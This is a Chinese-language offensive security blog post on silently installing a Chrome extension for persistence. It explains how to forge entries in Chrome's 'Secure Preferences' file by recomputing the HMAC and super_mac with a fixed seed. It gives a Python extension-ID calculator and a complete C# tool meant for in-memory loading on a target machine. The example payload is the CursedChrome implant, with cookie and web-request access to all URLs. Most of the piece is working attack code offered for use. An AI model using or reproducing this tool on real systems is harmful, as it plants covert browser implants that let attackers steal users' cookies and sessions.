Chrome插件静默安装

0x00 简介

看到文章Silently Install Chrome Extension For Persistence觉得比较有趣，粗略的看了一下。

优点

- no command line parameters
- persistent
- can be installed while in use but it wont re-load until chrome restarts so it is up to you if you want to kill chrome
- no registry edits

作者说自己并没有完全武器化，还有几处OPSEC没说，让读者自己完成，那么来补充一下。

0x01 原理

文中作者使用 `ProcessMonitor` 不断到增删插件，发现 `Chrome` 会对路径 `%localappdata%\Google\Chrome\User Data\Default` 中的 `Secure Preferences` 文件进行修改，我们通过增删插件可以看到

描述是插件信息之类的

这里是 `HMAC` ，验证修改之类的

```
              "extensions": {                                            "extensions": {
                "settings": {                                              "settings": {
                    "ahfgeienlihckogmohjhadlkjgocpleb": "D7A6A5972372467DD3E3394CAACFC91DB469F84E3842EC      "ahfgeienlihckogmohjhadlkjgocpleb": "D7A6A5972372467DD3E3394CAACFC91DB469F84E3842EC
8FC7B25BD706335452",                                              8FC7B25BD706335452",
                    "mhjfbmdgcfjbbpaeojofohoefgiehjai": "93FFF3253A5CA4F83AA69999BB65A988D73D67E6CFD2CF     "mhjfbmdgcfjbbpaeojofohoefgiehjai": "93FFF3253A5CA4F83AA69999BB65A988D73D67E6CFD2CF
110CF0BE78F3D97B9A",                                              110CF0BE78F3D97B9A",
                    "neajdppkdcdipfabeoofebfddakdcjhd": "CFE86E9F0F5D6FC0C3C601F40B9111F04F7B1504E1212E      "neajdppkdcdipfabeoofebfddakdcjhd": "CFE86E9F0F5D6FC0C3C601F40B9111F04F7B1504E1212E
2CD04472ACB3AFF8A1",                                              2CD04472ACB3AFF8A1",
                    "nkeimhogjdpnpccoofpliimaahmaaome": "D778CBDD2D7372959EB8C594D4B00B611BB421654223A5    "nkeimhogjdpnpccoofpliimaahmaaome": "D778CBDD2D7372959EB8C594D4B00B611BB421654223A5
A5E4BD16FB4F27938C"                                               A5E4BD16FB4F27938C",
                }                                                      "oidkeddhfoonmlpklikicckciafbfaae": "54F82983E3AB715F75ADB2A941985B6DEE87E4C7905760
              },                                                   2D9BE205FE3E30FEC8"
              "google": {                                              }
                "services": {                                        },
                    "account_id": "AF6A9251048774C14FB2AED0335FFCE95D101FD123A34EDEDB8E70F2C64BA2A1",    "google": {
                    "last_account_id": "E437D7F555D01C61AF525FB381B157FF27ED46CC1684D005A9EB6D20DDC873E      "services": {
E",                                                                   "account_id": "AF6A9251048774C14FB2AED0335FFCE95D101FD123A34EDEDB8E70F2C64BA2A1",
                    "last_signed_in_username": "537FF615795889091BD2847EF78FB13B1369D669B68293AB84FA58C      "last_account_id": "E437D7F555D01C61AF525FB381B157FF27ED46CC1684D005A9EB6D20DDC873E
F0DB05321",                                                       E",
                    "last_username": "A21FFD66D0F81C4F1F213A41DA9A42C48F0F2B81A1DEA57B70637D9EF395415F"    "last_signed_in_username": "537FF615795889091BD2847EF78FB13B1369D669B68293AB84FA58C
                }                                                 F0DB05321",
              },                                                       "last_username": "A21FFD66D0F81C4F1F213A41DA9A42C48F0F2B81A1DEA57B70637D9EF395415F"
              "homepage": "3E23EC6A33040BBAA1CBC0EA375F0F57FA92573582073B8803BFBA344530B62E",      }
              "homepage_is_newtabpage": "F2FB00D2E07519A2F2DB40A2DA122FDE2E56651A215A7FC02002BC6304A822F34",    },
              "media": {                                           "homepage": "3E23EC6A33040BBAA1CBC0EA375F0F57FA92573582073B8803BFBA344530B62E",
                "cdm": {                                           "homepage_is_newtabpage": "F2FB00D2E07519A2F2DB40A2DA122FDE2E56651A215A7FC02002BC6304A822F34",
                    "origin_data": "23C3830871EF05F54FC8EF713BE583233F3C3575114BA77512AF0CACCDED4511"    "media": {
                },                                                   "cdm": {
                "storage_id_salt": "D8F12199ECEEC4D75568C10DF532985A8D599795D3EF73C9B3709C0D7C56FD82"      "origin_data": "23C3830871EF05F54FC8EF713BE583233F3C3575114BA77512AF0CACCDED4511"
              },                                                       },
              "module_blocklist_cache_md5_digest": "5007C6FA1AA6EB90C90ADCFE11E20569C0BFA161568B1506F72C832DC5300      "storage_id_salt": "D8F12199ECEEC4D75568C10DF532985A8D599795D3EF73C9B3709C0D7C56FD82"
3BE",                                                             },
              "pinned_tabs": "1948D6351B8A2908CEB64E83004B4EDFC9B0ED5EAADD9A3BF735703CFCCDD07D",      "module_blocklist_cache_md5_digest": "5007C6FA1AA6EB90C90ADCFE11E20569C0BFA161568B1506F72C832DC5300
              "prefs": {                                           3BE",
                "preference_reset_time": "10F4BFC2859D5314363D1228917D6CDE8CE28F82471E46B3E5C7A76E2FB1B1A4"    "pinned_tabs": "1948D6351B8A2908CEB64E83004B4EDFC9B0ED5EAADD9A3BF735703CFCCDD07D",
              },                                                   "prefs": {
              "safebrowsing": {                                      "preference_reset_time": "10F4BFC2859D5314363D1228917D6CDE8CE28F82471E46B3E5C7A76E2FB1B1A4"
                "incidents_sent": "BA5E80E84705AF1DBA69A33EBFF76CEFAC86380B4E6619996CECDA4C39259628"      },
              },                                                   "safebrowsing": {
              "search_provider_overrides": "25532AB4368DA797C7E0829938DA7E66CE634BE62F59FE44FFA73CFB0A88CDC1",      "incidents_sent": "BA5E80E84705AF1DBA69A33EBFF76CEFAC86380B4E6619996CECDA4C39259628"
              "session": {                                         },
                "restore_on_startup": "F38ABF4329B0DC22DF8AA10C9A765894555DE0B3851C81FC1A514FECAFCE3AC9",    "search_provider_overrides": "25532AB4368DA797C7E0829938DA7E66CE634BE62F59FE44FFA73CFB0A88CDC1",
                "startup_urls": "0783A382F1A54DDB8B23F1D8EB66E77BD2033A02901A6526EAAB961730B46780"      "session": {
              },                                                   "restore_on_startup": "F38ABF4329B0DC22DF8AA10C9A765894555DE0B3851C81FC1A514FECAFCE3AC9",
            },                                                       "startup_urls": "0783A382F1A54DDB8B23F1D8EB66E77BD2033A02901A6526EAAB961730B46780"
            "super_mac": "9D66CC93A9976750A8E67322A6CCDDF08C494C3D09E623506DCD9A6C35BF11CE"      },
                                                                  },
                                                                "super_mac": "47FB7BD786BEFB1EFBDC4B85F7B5B3E3A45F047148492623FC5BA796D965B08A"
```

修改这个文件当前用户权限即可，打开 `chrome` 不会提示占用，其中计算 `HMAC` 的 `seed` 还是固定的，无需动内存或者其他，却是非常不错的方法。

OPSEC

作者说有几处 `OPSEC`，目前我只看到他的路径是固定的，这里需要修改，但是这里涉及到 `Chrome` 中的插件ID，如果插件中没有KEY的话，插件ID是根据插件路径计算的，所以不照文章中的来操作就会不成功。

这么计算即可

```python
import hashlib
import os
PATH = os.path.dirname(os.path.realpath(__file__))
print(PATH)
m = hashlib.sha256()
m.update(bytes(PATH.encode('utf-16-le')))
EXTID = ''.join([chr(int(i, base=16) + ord('a')) for i in m.hexdigest()][:32])
print(EXTID)
```

```
C:\Users\Public\Downloads\extensions>python 1.py
C:\Users\Public\Downloads\extensions
kjieaaidmjfokieoemamnaeiacajoeoa
```

0x02 实现

其实这个东西完全可以离线操作，用 `python` 也没有太大的问题，这里笔者还是给出C#版本方便大家内存加载使用。在使用时，需要把 `chrome` 插件上传到目标机器上解压，然后在目录新建一个 `ReadMe.txt` 里面放上插件信息（只需要在本地用Chrome安装一次自己的插件,然后在 `Secure Preferences` 文件复制出插件信息，替换path为 `<<path>>` 即可）。

1、本地安装插件

加载已解压的扩展程序　　打包扩展程序　　更新

我的扩展程序

键盘快捷键

在 Chrome 应用商店 中发现
更多扩展程序和主题

所有扩展程序

CursedChrome Implant　0.0.1
Example Chrome extension with implant code.
You should probably inject/disguise the implant
instead of installing this extension directly.
ID：oidkeddhfoonmlpklikicckciafbfaae
检查视图 背景页

详情　移除　错误

2、提取信息

JSON解析　　JSON在线解析　　JSON压缩转义　　JSON视图　　JSON着色　　JSON/XML互转　　JSON生成实体　　JSON对比　　JSON压缩成一行

```
276                "was_installed_by_default": false,
277                "was_installed_by_oem": false
278            },
279            "oidkeddhfoonmlpklikicckciafbfaae": {
280                "active_permissions": {
281                    "api": ["cookies", "webRequest", "webRequestBlocking"],
282                    "explicit_host": ["\u003Call_urls>", "chrome://favicon/*"],
283                    "manifest_permissions": [],
284                    "scriptable_host": []
285                },
286                "commands": {},
287                "content_settings": [],
288                "creation_flags": 38,
289                "events": [],
290                "first_install_time": "13365944496206195",
291                "from_webstore": false,
292                "granted_permissions": {
293                    "api": ["cookies", "webRequest", "webRequestBlocking"],
294                    "explicit_host": ["\u003Call_urls>", "chrome://favicon/*"],
295                    "manifest_permissions": [],
296                    "scriptable_host": []
297                },
298                "incognito_content_settings": [],
299                "incognito_preferences": {},
300                "last_update_time": "13365944496206195",
301                "location": 4,
302                "newAllowFileAccess": true,
303                "path": "C:\\Users\\Public\\Downloads\\CursedChrome\\extension",
304                "preferences": {},
305                "regular_only_preferences": {},
306                "state": 1,
307                "was_installed_by_default": false,
308                "was_installed_by_oem": false,
309                "withholding_permissions": false
310            }
311        }
312    },
313    "protection": {
314        "macs": {
315            "browser":
```

①鼠标左键按下拖动，调整大小 >> ▼ << 下次打开本工具，大小是记忆的

3、放入新建ReadMe.txt，并把插件上传到目标

名称	修改日期	类
_locales	2021/11/7 5:01	文
icons	2021/11/7 5:01	文
src	2021/11/7 5:01	文
manifest.json	2021/11/7 5:01	JS
ReadMe.txt	2024/7/20 18:03	文
redirect-hack.html	2021/11/7 5:01	Fi

1.00 KB

ReadMe.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

{

    "active_permissions": {
        "api": ["cookies", "webRequest", "webRequestBlocking"],
        "explicit_host": ["\u003Call_urls>", "chrome://favicon/*"],
        "manifest_permissions": [],
        "scriptable_host": []
    },
    "commands": {},
    "content_settings": [],
    "creation_flags": 38,
    "events": [],
    "first_install_time": "13365943179061460",
    "from_webstore": false,
    "granted_permissions": {
        "api": ["cookies", "webRequest", "webRequestBlocking"],
        "explicit_host": ["\u003Call_urls>", "chrome://favicon/*"],
        "manifest_permissions": [],
        "scriptable_host": []
    },
    "incognito_content_settings": [],
    "incognito_preferences": {},
    "last_update_time": "13365943179061460",
    "location": 4,
    "newAllowFileAccess": true,
    "path": "<<path>>",
    "preferences": {},
    "regular_only_preferences": {},
    "state": 1,
    "was_installed_by_default": false,
    "was_installed_by_oem": false,
    "withholding_permissions": false

}

就可以编译C#愉快的玩耍了。

```csharp
using System;

using System.Collections.Generic;

using System.IO;

using System.Linq;

using System.Security.Cryptography;

using System.Security.Principal;

using System.Text;

using Newtonsoft.Json;

using Newtonsoft.Json.Linq;


public class Program

{

    public static void Main(string[] args)

    {

        if (args.Length < 1)

        {

            Console.WriteLine("Usage: ProgramName <path>");

            return;
```

```csharp
        }

        string defaultExtensionInfo = "ReadMe.txt";

        string extensionsPath = args[0];

        string defaultReadMePath = Path.Combine(extensionsPath,
defaultExtensionInfo);

        if (!File.Exists(defaultReadMePath))

        {

            return;

        }

        string extId = ComputeExtensionId(extensionsPath);

        string userName = GetUserName();

        string extensionInfo = File.ReadAllText(defaultReadMePath);

        string newExtensionInfo = extensionInfo.Replace("<<path>>",
extensionsPath.Replace(@"\", @"\\"));

        string path = $"extensions.settings.{extId}";

        WindowsIdentity identity = WindowsIdentity.GetCurrent();

        string sid = ExtractPrefixSid(identity.User.Value);

        byte[] seed = new byte[] { 0xE7, 0x48, 0xF3, 0x36, 0xD8, 0x5E, 0xA5, 0xF9,
0xDC, 0xDF, 0x25, 0xD8, 0xF3, 0x47, 0xA6, 0x5B, 0x4C, 0xDF, 0x66, 0x76, 0x00,
0xF0, 0x2D, 0xF6, 0x72, 0x4A, 0x2A, 0xF1, 0x8A, 0x21, 0x2D, 0x26, 0xB7, 0x88,
0xA2, 0x50, 0x86, 0x91, 0x0C, 0xF3, 0xA9, 0x03, 0x13, 0x69, 0x68, 0x71, 0xF3,
0xDC, 0x05, 0x82, 0x37, 0x30, 0xC9, 0x1D, 0xF8, 0xBA, 0x5C, 0x4F, 0xD9, 0xC8,
0x84, 0xB5, 0x05, 0xA8 };

        string hmac = CalculateHMAC(newExtensionInfo, path, sid, seed);

        string filepath = $"C:\\users\\
{userName}\\appdata\\local\\Google\\Chrome\\User Data\\Default\\Secure
Preferences";

        var data = JsonConvert.DeserializeObject<JObject>
(File.ReadAllText(filepath));

        JObject jobj = JObject.Parse(newExtensionInfo);

        data["extensions"]["settings"][extId] = jobj;

        data["protection"]["macs"]["extensions"]["settings"][extId] = hmac;

        string supermac = CalcSuperMac(data, sid, seed);

        data["protection"]["super_mac"] = supermac;

        File.WriteAllText(filepath, JsonConvert.SerializeObject(data));

    }
```

```csharp
    public static string ExtractPrefixSid(string fullSid)

    {

        int lastDashIndex = fullSid.LastIndexOf('-');


        if (lastDashIndex != -1)

        {

            return fullSid.Substring(0, lastDashIndex);

        }

        return fullSid;

    }

    static string ComputeExtensionId(string path)

    {

        using (SHA256 sha256 = SHA256.Create())

        {

            byte[] pathBytes = Encoding.Unicode.GetBytes(path);


            byte[] hashBytes = sha256.ComputeHash(pathBytes);

            string hexHash = BitConverter.ToString(hashBytes).Replace("-",
"").ToLower();


            StringBuilder extIdBuilder = new StringBuilder();

            foreach (char c in hexHash)

            {

                int charValue = Convert.ToInt32(c.ToString(), 16);

                extIdBuilder.Append((char)((charValue % 26) + 'a'));

                if (extIdBuilder.Length >= 32)

                    break;

            }


            string extId = extIdBuilder.ToString();
```

```csharp
            return extId;

        }

    }

    public static string GetUserName()

    {

        WindowsIdentity windowsIdentity = WindowsIdentity.GetCurrent();


        if (windowsIdentity != null)

        {

            string userName = windowsIdentity.Name;

            int index = userName.IndexOf("\\");

            if (index != -1)

            {

                userName = userName.Substring(index + 1);

            }


            return userName;

        }

        else

        {

            return null;

        }

    }

    public static string GenerateRandomString(int length)

    {

        const string chars =
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789";

        Random random = new Random();

        char[] stringChars = new char[length];


        for (int i = 0; i < length; i++)
```

```csharp
        {
            stringChars[i] = chars[random.Next(chars.Length)];
        }


        return new string(stringChars);
    }


    public static string CalculateHMAC(string jsonString, string path, string sid,
byte[] seed)
    {
        JObject jsonObject = JObject.Parse(jsonString);

        RemoveEmpty(jsonObject);


        string processedJsonString = JsonConvert.SerializeObject(jsonObject,
Formatting.None, new JsonSerializerSettings
        {
            StringEscapeHandling = StringEscapeHandling.EscapeNonAscii
        }).Replace("<", "\\u003C").Replace("\\u2122", "™");


        string message = sid + path + processedJsonString;
        using (HMACSHA256 hmac = new HMACSHA256(seed))
        {
            byte[] hashValue = hmac.ComputeHash(Encoding.UTF8.GetBytes(message));
            return BitConverter.ToString(hashValue).Replace("-", "").ToUpper();
        }
    }

    private static string CalcSuperMac(JObject data, string sid, byte[] seed)
    {
        var protection = data["protection"] as JObject;

        var macs = protection["macs"] as JObject;

        var superMsg = sid + JsonConvert.SerializeObject(macs).Replace(" ", "");
```

```csharp
            Console.WriteLine(superMsg);

            using (var hmac = new HMACSHA256(seed))
            {
                byte[] hashValue = hmac.ComputeHash(Encoding.UTF8.GetBytes(superMsg));

                return BitConverter.ToString(hashValue).Replace("-", "").ToUpper();
            }
        }

        private static void RemoveEmpty(JToken token)
        {
            if (token.Type == JTokenType.Object)
            {
                var obj = (JObject)token;

                var propertiesToRemove = new List<JProperty>();


                foreach (var prop in obj.Properties())
                {
                    RemoveEmpty(prop.Value);

                    if (IsEmpty(prop.Value))
                    {
                        propertiesToRemove.Add(prop);
                    }
                }


                foreach (var prop in propertiesToRemove)
                {
                    prop.Remove();
                }
            }
            else if (token.Type == JTokenType.Array)
            {
                var array = (JArray)token;
```

```csharp
            var itemsToRemove = new List<JToken>();

            foreach (var item in array)
            {
                RemoveEmpty(item);

                if (IsEmpty(item))
                {
                    itemsToRemove.Add(item);
                }
            }


            foreach (var item in itemsToRemove)
            {
                item.Remove();
            }
        }
    }


    private static bool IsEmpty(JToken token)
    {
        if (token.Type == JTokenType.Object)
        {
            return !token.HasValues;
        }
        if (token.Type == JTokenType.Array)
        {
            return !token.HasValues;
        }
        if (token.Type == JTokenType.String)
        {
```

```
            return string.IsNullOrEmpty(token.ToString());

        }

        if (token.Type == JTokenType.Null)

        {

            return true;

        }

        return false;

    }

}
```

0x03 总结

插件信息（ReadMe.txt），对于你自己常用的开发插件其实是一层不变的，也就是你可以编译在EXE，因为这个基本不会改动。

参考：

Silently Install Chrome Extension For Persistence